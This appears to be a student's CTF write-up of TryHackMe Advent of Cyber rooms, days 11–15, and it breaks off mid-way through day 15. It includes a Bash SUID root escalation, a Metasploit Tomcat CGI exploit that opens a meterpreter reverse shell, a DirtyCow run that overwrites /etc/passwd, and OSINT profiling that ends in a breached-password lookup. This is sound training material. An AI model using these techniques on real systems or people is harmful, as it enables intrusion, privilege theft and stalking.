Day 11: Networking – The Rogue Gnome

Tools Used: Kali Linux & SSH

Question 1:

We use SSH to log into the machine with the password "aoc2020"

```
File  Actions  Edit  View  Help
┌──(1211102272㉿kali)-[~]
└─$ ssh cmnatic@10.10.238.111
The authenticity of host '10.10.238.111 (10.10.238.111)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.238.111' (ED25519) to the list of known hosts.
cmnatic@10.10.238.111's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 27 00:13:52 UTC 2022

  System load:  0.19               Processes:           100
  Usage of /:   26.8% of 14.70GB   Users logged in:     0
  Memory usage: 8%                 IP address for ens5: 10.10.238.111
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.
```

Question 2:

We launch a server from the machine.

```
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080
  ...
10.10.238.111 - - [27/Jun/2022 08
h HTTP/1.1" 200 -
```

We continue by uploading LinEnum.sh to the server directory /tmp.

We then use Bash SUID to obtain root access with bash -p

```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
```

```
### SCAN COMPLETE ####################################
bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4#
```

Question 3:

We obtain flag.txt from "/root/flag.txt" using the cat command.

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process & Methodology:


SSH was used to log into the machine using the password "aoc2020". A python web server was then setup and used to upload LinEnum.sh. We found a Bash SUID that could be exploited in order to elevate our privilege. To do so, bash -p was used. Finally, we obtained flag.txt from "/root"

Day 12: Networking – Ready, Set, Elf

Tools Used: Kali Linux, Metasploit, & Nmap


Question 1:

Nmap -Pn is used to get the web server's version number.



Question 2:

CVE is found for creating a meterpreter entry.



Question 3:

Metasploit is setup with appropriate settings.

```
msf6 > search cmdline

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank       Check  Description
   -  ----                                                    ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs             2019-04-10       excellent  Yes    Apache Tomcat CGISe
rvlet enableCmdLineArguments Vulnerability
   1  exploit/unix/ftp/proftpd_modcopy_exec                   2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_C
opy Command Execution
   2  exploit/windows/browser/synactis_connecttosynactis_bof  2013-05-30       normal     No     Synactis PDF In-The
-Box ConnectToSynactic Stack Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/browser/synactis_connectto
synactis_bof

msf6 > use exploit/windows/http/tomcat_cgi_cmdlineargs
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.9.0.236
LHOST => 10.9.0.236
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.117.253
RHOSTS => 10.10.117.253
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.117.253/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.117.253/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting                    Required  Description
   ----       ---------------                    --------  -----------
   Proxies                                       no        A proxy chain of format type:host:port[,type:host:port][
                                                            ...]
   RHOSTS     10.10.117.253                      yes       The target host(s), see https://github.com/rapid7/metasp
                                                            loit-framework/wiki/Using-Metasploit
   RPORT      8080                               yes       The target port (TCP)
   SSL        false                              no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                       no        Path to a custom SSL certificate (default is randomly ge
                                                            nerated)
   TARGETURI  http://10.10.117.253/cgi-bin/elf   yes       The URI path to CGI script
              whacker.bat
   VHOST                                         no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.9.0.236       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

Then the exploit is executed.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.9.0.236:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.117.253
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.9.0.236:4444 → 10.10.117.253:49752) at 2022-06-27 09:43:21 +0800

meterpreter >
```

Question 4:

cat flag1.txt

Thought Process & Methodology:

An nmap scan was performed with -A parameter but the host was not responsive. To get around this we used -Pn. The Apache version was seen to be 9.0.17. A CVE exploit was found for this version. Metasploit was setup using LHOST, RHOSTS, TARGETURI and the relevant CVE. We managed to gain access to the machine and printed out the flag we found using a cat command.

Day 13: Networking – Coal For Christmas

Tools Used: Kali Linux, gcc, netcat, nmap

Question 1:

We scanned the IP using nmap -A

```
└─$ nmap -A 10.10.240.251
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 19:47 +08
Nmap scan report for 10.10.240.251
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
23/tcp  open  telnet  Linux telnetd
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          42158/udp6  status
|   100024  1          45854/tcp6  status
|   100024  1          51654/udp   status
|_  100024  1          54300/tcp   status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.83 seconds
```

Note "23/tcp open telnet Linux telnet."

Question 2:

Deprecated Protocol

Question 3:

Credentials Left

```
┌──(1211102272㉿kali)-[~]
└─$ telnet 10.10.240.251 23
Trying 10.10.240.251...
Connected to 10.10.240.251.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login:
```

Question 4:

Running Linux system.

```
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
$
```

Question 5:

Cat cookies_and_milk.txt

```
/*****************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*****************************************************/
$
```

Question 6:

We retrieved the original DirtyCow exploit, put into a file and ran "gcc -pthread dirty.c -o dirty -lcrypt". We then switched users to "firefart".

```
//*************************************************/
$ nano dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ su firefart
Unknown id: firefart
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash

mmap: 7f1fbe19d000
^C
$ su firefart
Password:
firefart@christmas:/home/santa#
```

Question 7:

We ran Christmas.sh and cat message_from_the_grinch.txt.

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~#
```

We ran the commands "touch coal" then ran "tree | md5sum"

Thought Process & Methodology:


We performed an nmap scan in order to find a possible exploit. We found that telnet which is a deprecated software was still in use. We logged in with the credentials and found out the linux version running with uname -a. We found that cookies_and_milk.txt was potentially an exploitable that could be used to attain root privileges. We compiled the source code using gcc. The user "firefart" was left. We logged in using "su" then ran christmas.sh to find out what the script does. We then opened message_from_the_grinch.txt to see what was left then followed the instructions on creating a file with the name "coal". Finally, "tree | md5sum" was ran to obtain the info.

Day 14: OSINT – Where's Rudolph

Tools Used: Kali Linux, Google, Reddit, metadata2go, Twitter

Question 1:

https://www.reddit.com/user/IGuidetheClaus2020/comments was entered into the browser's address bar to locate the users' comments.



Question 2:


The second most recent comment shows that the user is from Chicago. (See picture from Q1).

Question 3:

Google searching "Rudolph the Reindeer Robert" reveals the full name and last name "May."

Question 4:

His most recent comment indicates that he has a Twitter account as well.



Question 5:


Rudolph's username on Twitter is "IGuideClaus2020"

Question 6:

Rudolph seems to have many tweets related to The Bachelorette so we can assume that it is currently his favourite show.


Question 7:


Reverse searching one of Rudolph's tweets from a parade reveals that it took place in Chicago.



Question 8:

A higher res file can be found from one of Rudolph's tweets.





Metadata Info Of Your File

The following table contains all the exif data and metadata info we could extract from your file using our free online metadata and exif viewer.

File Name	lights-festival-website.jpg
File Size	50 KiB
File Type	JPEG
File Type Extension	jpg
Mime Type	image/jpeg
Jfif Version	1.01
X Resolution	72
Y Resolution	72
Exif Byte Order	Big-endian (Motorola, MM)
Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	231
Components Configuration	Y, Cb, Cr, -
User Comment	Hi. :)
Flashpix Version	100
Gps Latitude Ref	North
Gps Longitude Ref	West
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
Y Cb Cr Sub Sampling	YCbCr4:2:0 (2 2)
Image Size	650x510
Megapixels	0.332
Gps Latitude	41 deg 53' 30.53" N
Gps Longitude	87 deg 37' 27.40" W
Gps Position	41 deg 53' 30.53" N, 87 deg 37' 27.40" W
Category	image
Raw Header	

FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 48 00 48 00 00 FF E1 01 1A 45 78 69 66 00 00 4D 4D 00 2A 00 00 00 08 00 05 01 28 00 03 00 00 00 01 00 02 00 00 02 13 00 03 00 00 00 01 00 01 00 00 82 98 00 02 00 00 00 1D 00 00 00 4A 87 69 00 04 00 00 00 01 00 00 00 68 88 25 00 04 00 00 00 01 00 00 00 AC 00 00 00 00 7B 46 4C 41 47 7D 41 4C 57 41 59 53 43 48 45 43 4B 54 48 45 45 58 49 46

The data above is all the metadata we could automatically extract from your file. It may be neither complete nor adequate. Metadata could have been changed or deleted in the past. Please be aware that the metadata is provided without liability.


We analysed the image using metadata2go.com and after conversion we are left with the location: 41.891815, -87.624277.


Question 9:

The flag can be found in the metadata details as seen in the image from Q8. "{FLAG}ALWAYSCHECKTHEEXIFD4T4."

Question 10:

Scylla.sh tells us that the email has been pwned. The password obtained is "spygame".





Question 11:

"Magnificent Mile" was searched on google. After zooming into the results, we focused on "Chicago Marriott Downtown Magnificent Mile" and that is where Rudolph is staying. The street number according to google maps is "540."

Thought Process & Methodology:


We used reddit to find Rudolph's account to find some information such as the place he was born in, Rudolph's creator last name and the other platform that Rudolph uses. We can also find Rudolph's Twitter account by searching up his username (@IGuideClaus2020) in order to get other information such as Rudolph's favourite TV Show, and the place that the parade took place in. Afterwards, we used the high resolution image posted by Rudolph in his Twitter account and used meta2go to view its metadata. We can find the coordinates of where the photo was taken and the flag. Next, we use scylla.sh to find if the email address (rudolphthered@hotmail.com) has been pwned. We can find the password from the breach. Lastly, we used Google maps to search up the place where Rudolph is staying in, and got the street number of Chicago Marriott Downtown Magnificent Mile.

Day 15: Scripting – There's a Python Script in My Stocking.

Tools used: VS Code, Python3, Google

Question 1:

Output of True + True is 2.




Question 2:

A database for installing Python libraries.

